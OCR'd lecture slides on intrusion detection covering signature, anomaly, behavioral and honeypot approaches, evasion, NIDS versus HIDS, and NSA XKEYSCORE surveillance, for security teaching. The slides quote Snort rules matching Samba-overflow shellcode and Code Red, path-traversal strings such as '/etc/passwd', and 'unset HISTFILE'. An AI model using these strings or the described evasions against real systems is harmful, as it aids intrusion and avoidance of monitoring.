
Intrusion Detection:

Use and *Misuse*



Styles of Detection: Signature-Based

- Idea: look for activity that matches the structure of a known attack
- Example (from the freeware Snort NIDS):

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 139
flow:to_server,established
content:"|eb2f 5feb 4a5e 89fb 893e 89f2|"
msg:"EXPLOIT x86 linux samba overflow"
reference:bugtraq,1816
reference:cve,CVE-1999-0811
classtype:attempted-admin
```

- Can be at different semantic layers
  e.g.: IP/TCP header fields; packet payload; URLs

Signature-Based Detection

- E.g. for FooCorp, search for "`../../`" or "`/etc/passwd`"
- What's nice about this approach?
  - Conceptually simple
  - Takes care of known attacks (of which there are zillions)
  - Easy to share signatures, build up libraries
- What's problematic about this approach?
  - Blind to novel attacks
  - Might even miss variants of known attacks ("`..///.//../`")
    - Of which there are zillions
  - Simpler versions look at low-level syntax, not semantics
    - Can lead to weak power (either misses variants, or generates lots of false positives)

Vulnerability Signatures

- Idea: don't match on known attacks, match on known problems
- Example (also from Snort):

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80
uricontent: ".ida?"; nocase; dsize: > 239; flags:A+
msg:"Web-IIS ISAPI .ida attempt"
reference:bugtraq,1816
reference:cve,CAN-2000-0071
classtype:attempted-admin
```

- That is, match URIs that invoke **`*.ida?*`**, have more than 239 bytes of payload, and have ACK set (maybe others too)
- This example detects any* attempt to exploit a particular buffer overflow in IIS web servers
  - Used by the "Code Red" worm
  - (Note, signature is not quite complete: also worked for **`*.idb?*`**)

Styles of Detection: Anomaly-Based

- Idea: attacks look peculiar.
- High-level approach: develop a model of normal behavior (say based on analyzing historical logs). Flag activity that deviates from it.
- FooCorp example: maybe look at distribution of characters in URL parameters, learn that some are rare and/or don't occur repeatedly
  - If we happen to learn that '.'s have this property, then could detect the attack even without knowing it exists
- Big benefit: potential detection of a wide range of attacks, including novel ones

Anomaly Detection Problems

- Can fail to detect known attacks
- Can fail to detect novel attacks, if don't happen to look peculiar along measured dimension
- What happens if the historical data you train on includes attacks?
- Base Rate Fallacy particularly acute: if prevalence of attacks is low, then you're more often going to see benign outliers
  - High FP rate
  - OR: require such a stringent deviation from "normal" that most attacks are missed (high FN rate)
- Proves great subject for academic papers but not generally used

Specification-Based Detection

- Idea: don't learn what's normal; specify what's allowed
- FooCorp example: decide that all URL parameters sent to foocorp.com servers must have at most one '/' in them
  - Flag any arriving param with > 1 slash as an attack
- What's nice about this approach?
  - Can detect novel attacks
  - Can have low false positives
    - If FooCorp audits its web pages to make sure they comply
- What's problematic about this approach?
  - Expensive: lots of labor to derive specifications
    - And keep them up to date as things change ("churn")

Styles of Detection: Behavioral

- Idea: don't look for attacks, look for evidence of compromise
- FooCorp example: inspect all output web traffic for any lines that match a passwd file
- Example for monitoring user shell keystrokes:

  `unset HISTFILE`
- Example for catching code injection: look at sequences of system calls, flag any that prior analysis of a given program shows it can't generate
  - E.g., observe process executing read(), open(), write(), fork(), exec() …
  - … but there's no code path in the (original) program that calls those in exactly that order!

Behavioral-Based Detection

- What's nice about this approach?
  - Can detect a wide range of novel attacks
  - Can have low false positives
    - Depending on degree to which behavior is distinctive
    - E.g., for system call profiling: no false positives!
  - Can be cheap to implement
    - E.g., system call profiling can be mechanized
- What's problematic about this approach?
  - Post facto detection: discovers that you definitely have a problem, w/ no opportunity to prevent it
  - Brittle: for some behaviors, attacker can maybe avoid it
    - Easy enough to not type "`unset HISTFILE`"
    - How could they evade system call profiling?
      - Mimicry: adapt injected code to comply w/ allowed call sequences (and can be automated!)

Summary of Evasion Issues

- Evasions arise from uncertainty (or incompleteness) because detector must infer behavior/processing it can't directly observe
  - A general problem any time detection separate from potential target
- One general strategy: impose canonical form ("normalize")
  - E.g., rewrite URLs to expand/remove hex escapes
  - E.g., enforce blog comments to only have certain HTML tags
- Another strategy: analyze all possible interpretations rather than assuming one
  - E.g., analyze raw URL, hex-escaped URL, doubly-escaped URL …
- Another strategy: Flag potential evasions
  - So the presence of an ambiguity is at least noted
- Another strategy: fix the basic observation problem
  - E.g., monitor directly at end systems

Inside a Modern HIDS ("AV")

- URL/Web access blocking:
  - Prevent users from going to known bad locations
- Protocol scanning of network traffic (esp. HTTP)
  - Detect & block known attacks
  - Detect & block known malware communication
- Payload scanning
  - Detect & block known malware
  - (Auto-update of signatures for these)
- Cloud queries regarding reputation
  - Who else has run this executable and with what results?
  - What's known about the remote host / domain / URL?

Inside a Modern HIDS

- Sandbox execution
  - Run selected executables in constrained/monitored environment
  - Analyze:
    - System calls
    - Changes to files / registry
    - Self-modifying code (polymorphism/metamorphism)
- File scanning
  - Look for malware that installs itself on disk
- Memory scanning
  - Look for malware that never appears on disk
- Runtime analysis
  - Apply heuristics/signatures to execution behavior

Inside a Modern NIDS

- Deployment inside network as well as at border
  - Greater visibility, including tracking of user identity
- Full protocol analysis
  - Including extraction of complex embedded objects
  - In some systems, 100s of known protocols
- Signature analysis (also behavioral)
  - Known attacks, malware communication, blacklisted hosts/domains
  - Known malicious payloads
  - Sequences/patterns of activity
- Shadow execution (e.g., Flash, PDF programs)
- Extensive logging (in support of forensics)
- Auto-update of signatures, blacklists

NIDS vs. HIDS

- NIDS benefits:
  - Can cover a lot of systems with single deployment
    - Much simpler management
  - Easy to “bolt on” / no need to touch end systems
  - Doesn’t consume production resources on end systems
  - Harder for an attacker to subvert / less to trust
- HIDS benefits:
  - Can have direct access to semantics of activity
    - Better positioned to block (prevent) attacks
    - Harder to evade
  - Can protect against non-network threats
  - Visibility into encrypted activity
  - Performance scales much more readily (no chokepoint)
    - No issues with “dropped” packets

Key Concepts for Detection

- Signature-based vs anomaly detection (blacklisting vs whitelisting)
- Evasion attacks
- Evaluation metrics: False positive rate, false negative rate
- Base rate problem

Detection vs. Blocking

- If we can detect attacks, how about blocking them?
- Issues:
  - Not a possibility for retrospective analysis (e.g., nightly job that looks at logs)
  - Quite hard for detector that's not in the data path
    - E.g. How can NIDS that passively monitors traffic block attacks?
      - Change firewall rules dynamically; forge RST packets
      - And still there's a race regarding what attacker does before block
  - False positives get more expensive
    - You don't just bug an operator, you damage production activity
- Today's technology/products pretty much all offer blocking
  - Intrusion prevention systems (IPS - "eye-pee-ess")

Can We Build An IPS That Blocks All Attacks?

An Alternative Paradigm

- Idea: rather than detect attacks, launch them yourself!
- Vulnerability scanning: use a tool to probe your own systems with a wide range of attacks, fix any that succeed
- Pros?
  - Accurate: if your scanning tool is good, it finds real problems
  - Proactive: can prevent future misuse
  - Intelligence: can ignore IDS alarms that you know can't succeed
- Issues?
  - Can take a lot of work
  - Not so helpful for systems you can't modify
  - Dangerous for disruptive attacks
    - And you might not know which these are …
- In practice, this approach is prudent and widely used today
  - Good complement to also running an IDS

Styles of Detection: Honeypots

- Idea: deploy a sacrificial system that has no operational purpose
- Any access is by definition not authorized …
- … and thus an intruder
  - (or some sort of mistake)

- Provides opportunity to:
  - Identify intruders
  - Study what they're up to
  - Divert them from legitimate targets

Honeypots

- Real-world example: some hospitals enter fake records with celebrity names …
  - … to entrap staff who don't respect confidentiality
- What's nice about this approach?
  - Can detect all sorts of new threats
- What's problematic about this approach?
  - Can be difficult to lure the attacker
  - Can be a lot of work to build a convincing environment
  - Note: both of these issues matter less when deploying honeypots for automated attacks
    - Because these have more predictable targeting & env. needs
    - E.g. "spamtraps": fake email addresses to catching spambots
- A great honeypot: An unsecured Bitcoin wallet...
  - When your bitcoins get stolen, you know you got compromised!

Forensics

- Vital complement to detecting attacks: figuring out what happened in wake of successful attack
- Doing so requires access to rich/extensive logs
  - Plus tools for analyzing/understanding them
- It also entails looking for patterns and understanding the implications of structure seen in activity
  - An iterative process (“peeling the onion”)

Other Attacks on IDSs

- DoS: exhaust its memory
  - IDS has to track ongoing activity
  - Attacker generates lots of different forms of activity, consumes all of its memory
    - E.g., spoof zillions of distinct TCP SYNs …
    - … so IDS must hold zillions of connection records
- DoS: exhaust its processing
  - One sneaky form: algorithmic complexity attacks
    - E.g., if IDS uses a predictable hash function to manage connection records …
    - … then generate series of hash collisions
- Code injection (!)
  - After all, NIDS analyzers take as input network traffic under attacker's control …

And, of course, our monitors have bugs...

Riverbed Technology | WinPcap IPv4 ✔ IPv6 ✘

WIRESHARK

the world's foremost network protocol analyzer

Wireshark | Get Help | Develop

Google™ Custom Search Search

Security Advisories

The following Wireshark releases fix serious security vulnerabilities. If you are running a vulnerable version of Wireshark you should consider upgrading.

wnpa-sec-2013-09: NTLMSSP dissector overflow, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-08: Wireshark dissection engine crash, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-07: DCP-ETSI dissector crash, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-06: ROHC dissector crash, fixed in 1.8.5
wnpa-sec-2013-05: DTLS dissector crash, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-04: MS-MMC dissector crash, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-03: DTN dissector crash, fixed in 1.8.5, 1.6.13
wnpa-sec-2013-02: CLNP dissector crash, fixed in 1.8.5, 1.6.13

Something Happened...

- A disgruntled Microsoft Sharepoint administrator in Hawaii walked out with a ton of classified documents
  - Before flying to Hong Kong and ending up a guest of @DarthPutinKGB
- And more leaks since then:
  - The TAO Ant catalog + Tor XKEYSCORE rules
  - The New Zeland XKEYSCORE rules
  - NSA tasking and SIGINT summaries
  - The Shadow Brokers data dump

The NSA Tech Is Nothing Special...

- Nothing as cool as The Great Seal bug
  - AKA "The Thing"
- Instead, its mostly off-the-shelf concepts
  - Scalable NIDS & Databases
  - Hadoop
  - Malicious code
  - Cool little hardware pieces
- Combined with More Money than God™


But They Use Slightly Different Language

- Selector
  - A piece of information that identifies what you are looking for
    - Email address, phone #, etc…
- Fingerprint
  - An IDS match
- Implant
  - Malcode or other piece of sabotage
- FAA 702
  - FISA (Foreign Intelligence Surveillance Act) Amendments Act section 702:
    You aren't a "US person", outside the US, we can get what we want from within the US
- EO12333
  - You aren't a "US person" and this is outside the US, anything goes!

Not NOBUS
(Nobody But Us)

US Navy Photograph


Not About Needles In Haystacks



Wikimedia Photo

Not About
Connecting the Dots

Drift Nets to Create Metadata



Pulling Threads To Get Results

Wikimedia Photo

A Thread To Pull: Watching an IRC Chat



```
OtherDude: Hey, did you see
OtherDude: http://www.bbc.com/news/world-us-canada-16330396?
AnonDude: hmmm...
AnonDude: HAHAH, that's pretty funny!
```

Intercept captured 12/30/2011 11:32 GMT


Step 1: "Use SIGINT" (Signals Intelligence)/DNI (Digital Network Intelligence):
Enables identification of AnonDude and developing a "pattern of life" for his online behavior

Step 2: "Use CNE" (Computer Network Exploitation):
After identification, invoke "exploit by name" to take over AnonDude's computer

Start With Your Wiretaps... XKEYSCORE DEEPDIVE



How They Work: Scalable Network Intrusion Detection Systems. Yeup, exactly the same!



Inside the NIDS


```
GET HT TP /fu bar/  1.1..
```

HTTP Request
URL = /fubar/
Host = ...

```
GET HTTP /b az/?id= 1f413 1.1...
```

HTTP Request
URL = /baz/?id=...
ID = 1f413

```
220  mail.domain.target  ESMTP Sendmail...
```

